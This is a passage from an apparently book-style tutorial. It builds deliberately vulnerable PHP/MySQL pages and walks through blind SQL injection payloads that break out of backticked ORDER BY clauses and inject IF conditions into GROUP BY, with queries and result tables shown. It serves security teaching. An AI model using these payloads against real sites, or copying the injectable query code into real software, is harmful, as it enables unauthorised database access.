SQL injection in order by with back tick

Another version of it is when the developer uses backticks around the column name. To try this use the following code as sql.html

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  Order By:
  <Select name="orderby">
    <option value = "id">id</option>
    <option value = "username">username</option>
    <option value = "password">password</option>
    <option value = "encpassword">encpassword</option>
    <option value = "description">description</option>
  </Select>
  <input type="submit" value="send">
</form>
</body>
```



And use the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
```

```

$dbsrvname = "127.0.0.1";
$con = mysqli_connect($srvname, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT id,username,'*****' as password,'*****' as
encpassword, description FROM tbl1 ORDER BY `" . $_POST['orderby'] .
"`";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
echo('<table
border=1><tr><td>id</td><td>username</td><td>password</td>
<td>encpassword</td><td>description</td></tr>');
while ($row = mysqli_fetch_array($stmts, MYSQLI_ASSOC)){
    echo('<tr><td>' . $row['id'] . '</td><td>' . $row['username'] .
'</td><td>' .
        $row['password'] . '</td><td>' . $row['encpassword'] .
'</td><td>' .
        $row['description'] . '</td></tr>');
}
die('</table>');
?>


```

```
C:\xampp\htdocs\mysql\orderby2\sql.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

sql.html x sql.php x


1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 $con = mysqli_connect($srvname, $username, $password, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT id,username,'*****' as password,'*****' as encpassword,
12         description FROM tbl1 ORDER BY ` ` .
13         $_POST['orderby'] . "`";
14 $stms = mysqli_query($con, $query);
15 if ($stms === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 echo('<table border=1<tr><td>id</td><td>username</td><td>password</td>
20     <td>encpassword</td><td>description</td></tr>');
21 while ($row = mysqli_fetch_array($stms, MYSQLI_ASSOC)){
22     echo('<tr><td>' . $row['id'] . '</td><td>' . $row['username'] . '</td><td>' .
23         $row['password'] . '</td><td>' . $row['encpassword'] . '</td><td>' .
24         $row['description'] . '</td></tr>');
25 }
26 die('</table>');
27 ?>
```

Again like earlier first test if we have any difference between two results. First select the id column, to order by, and click to the send button:




Order By:

We get the following result:




id	username	password	encpassword	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2
3	a	*****	****	description
4	b	*****	****	description

Then go back to the main screen and choose another column, for example the description, and click to the send button again.




Order By: description send

And we can see there is a different result:



id	username	password	encpassword	description
3	a	*****	****	description
4	b	*****	****	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2

So we can use the blind SQL injection technique. Use again the Burp proxy to intercept the requests. Select an arbitrary column, then click to the send button.



Order By: description send

The proxy will intercept it. If someone tries the previous example:

```
IF(1=1,id,description)
```

The SQL query will be:

```
SELECT * FROM tbl1 ORDER BY `IF(1=1,id,description)`;
```

It will not work, because the back tick behaves like apostrophe in case of strings. The SQL considers the IF(1=1,id,description) as a column name, not an SQL expression.

The solution is simple, we must break out from the back tick as we did in case of the apostrophe.

```
` IF(1=1,id,description)
```

The SQL query will be:

```
SELECT * FROM tbl1 ORDER BY `` IF(1=1,id,description)`;
```

As we can see it is just a syntax error. There is an unnecessary back tick at the end of the string what we must comment out:

```
` IF(1=1,id,description);#
```

The SQL query will be:

```
SELECT * FROM tbl1 ORDER BY `` IF(1=1,id,description);#`;
```

But it is still not working, in the ORDER BY clause we must separate the column names by comma.

```
`, IF(1=1,id,description);#
```

The SQL query will be:

```
SELECT * FROM tbl1 ORDER BY ``, IF(1=1,id,description);#`;
```

It is still a syntax error because we did not write column name between the back ticks.

```
description`, IF(1=1,id,description);#
```

The SQL query will be:


```
SELECT * FROM tbl1 ORDER BY `description`, IF(1=1,id,description);#`;
```

It is still not good because we can not use a column name two times in the ORDER BY clause. So instead of using two different columns we will use the id column, what is numerical, and use the -id to change the order to the opposite:

```
description`, IF(1=1,id,-id);#
```

The SQL query will be:


`SELECT * FROM tbl1 ORDER BY `description`, IF(1=1,id,-id);#`;`



As we can see for the 1=1 always true expression we get the following result:

id	username	password	encpassword	description
3	a	*****	****	description
4	b	*****	****	description
1	name	*****	****	description of user name
2	name2	*****	****	description of user name2

Then try the always false 1=2 expression to see if we get different result. Again go back to the main screen and select any column name. Press the send button.




The burp proxy intercepts the request. Change the column name to

description` , IF(1=2,id,-id) ;#

The SQL query will be:

SELECT * FROM tbl1 ORDER BY `description` , IF(1=2,id,-id) ;#` ;



And our result is changed:

The screenshot shows a web browser displaying the result of the SQL query. The URL is http://192.168.168.111:8888/mysql/orderby2/sql.php. The result is a table with 5 columns: id, username, password, encpassword, and description.

id	username	password	encpassword	description
4	b	*****	*****	description
3	a	*****	*****	description
1	name	*****	*****	description of user name
2	name2	*****	*****	description of user name2

From here the situation is the same as earlier. We should change the expression to the value we are


interested in.

One might ask, how do we know the names of the column, and the name of the table. Later we will solve this problem, now just leave it in this way.

SQL injection in group by

Another place to inject is the GROUP BY clause within the select. To try it use the following code as sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  Order By:
  <Select name="groupby">
    <option value = "id">id</option>
    <option value = "username">username</option>
    <option value = "password">password</option>
    <option value = "encpassword">encpassword</option>
    <option value = "description">description</option>
  </Select>
  <input type="submit" value="send">
</form>
</body>
```



And the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
```


```

//$dbsrvname = "192.168.168.111";
$dbsrvname = "127.0.0.1";
$con = mysqli_connect($srvname, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT " . $_POST["groupby"] . " as firstcol,
          count(*) as secondcol FROM tbl1 GROUP BY " .
          $_POST["groupby"] . " ";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
echo('<table border=1><tr><td>' . $_POST["groupby"] .
    '</td><td>count</td></tr>');
while ($row = mysqli_fetch_array($stmts, MYSQLI_ASSOC)){
    echo('<tr><td>' . $row['firstcol'] . '</td><td>' .
        $row['secondcol'] . '</td></tr>');
}
die('</table>');
?>

```

```
C:\xampp\htdocs\mysql\groupby1\sql.php
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.html x sql.php x
1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 $con = mysqli_connect($srvname, $username, $password, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT " . $_POST["groupby"] . " as firstcol,
12         count(*) as secondcol FROM tbl1 GROUP BY " .
13         $_POST["groupby"] . ";";
14 $stms = mysqli_query($con, $query);
15 if ($stms === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 echo('<table border=1<tr><td>' . $_POST["groupby"] .
20     '</td><td>count</td></tr>');
21 while ($row = mysqli_fetch_array($stms, MYSQLI_ASSOC)){
22     echo('<tr><td>' . $row['firstcol'] . '</td><td>' .
23         $row['secondcol'] . '</td></tr>');
24 }
25 die('</table>');
26 ?>
```

First try the application. Select a column, then click to the send button:




The screenshot shows a web browser window. The address bar contains the URL `http://192.168.168.111:8888/mysql/groupby1/sql.html`. Below the address bar, there is a form with the text "Order By:" followed by a dropdown menu showing "id" and a "send" button.

The id is a unique column, so we will get the following result:




id	count
1	1
2	1
3	1
4	1

Then go back to the main screen and select another column to group by, for example the description column.



Order By:


And we get a different result. So again it is a good candidate for a blind SQL injection.



description	count
description	2
description of user name	1
description of user name2	1

As we did it in the case of the ORDER BY example we can use the IF clause in the GROUP BY as well.

So go back to the main screen and select an arbitrary column.




Order By:

Then catch the request by the Burp proxy and change the column name to

IF(1=1,id,description)

The SQL query will be:

```
SELECT * FROM tbl1 GROUP BY IF(1=1,id,description);
```




As we can see the 1=1 is always true, so the data should be grouped by the id column. And we can see it on the result screen:

The screenshot shows a web browser window with the URL http://192.168.168.111:8888/mysql/groupby1/sql.php. The browser displays a table with the following data:

IF(1=1,id,description)	count
1	1
2	1
3	1
4	1

Then go back again to the main screen, select an arbitrary column, and press the send button:




When the Burp proxy intercepts the result changes it to


IF(1=2,id,description)

The SQL query will be:

SELECT * FROM tbl1 GROUP BY IF(1=2,id,description) ;




As we can see the 1=2 is always false, so the data should be grouped by the description column. And we can see it on the result screen:



IF(1=2,id,description)	count
description	2
description of user name	1
description of user name2	1

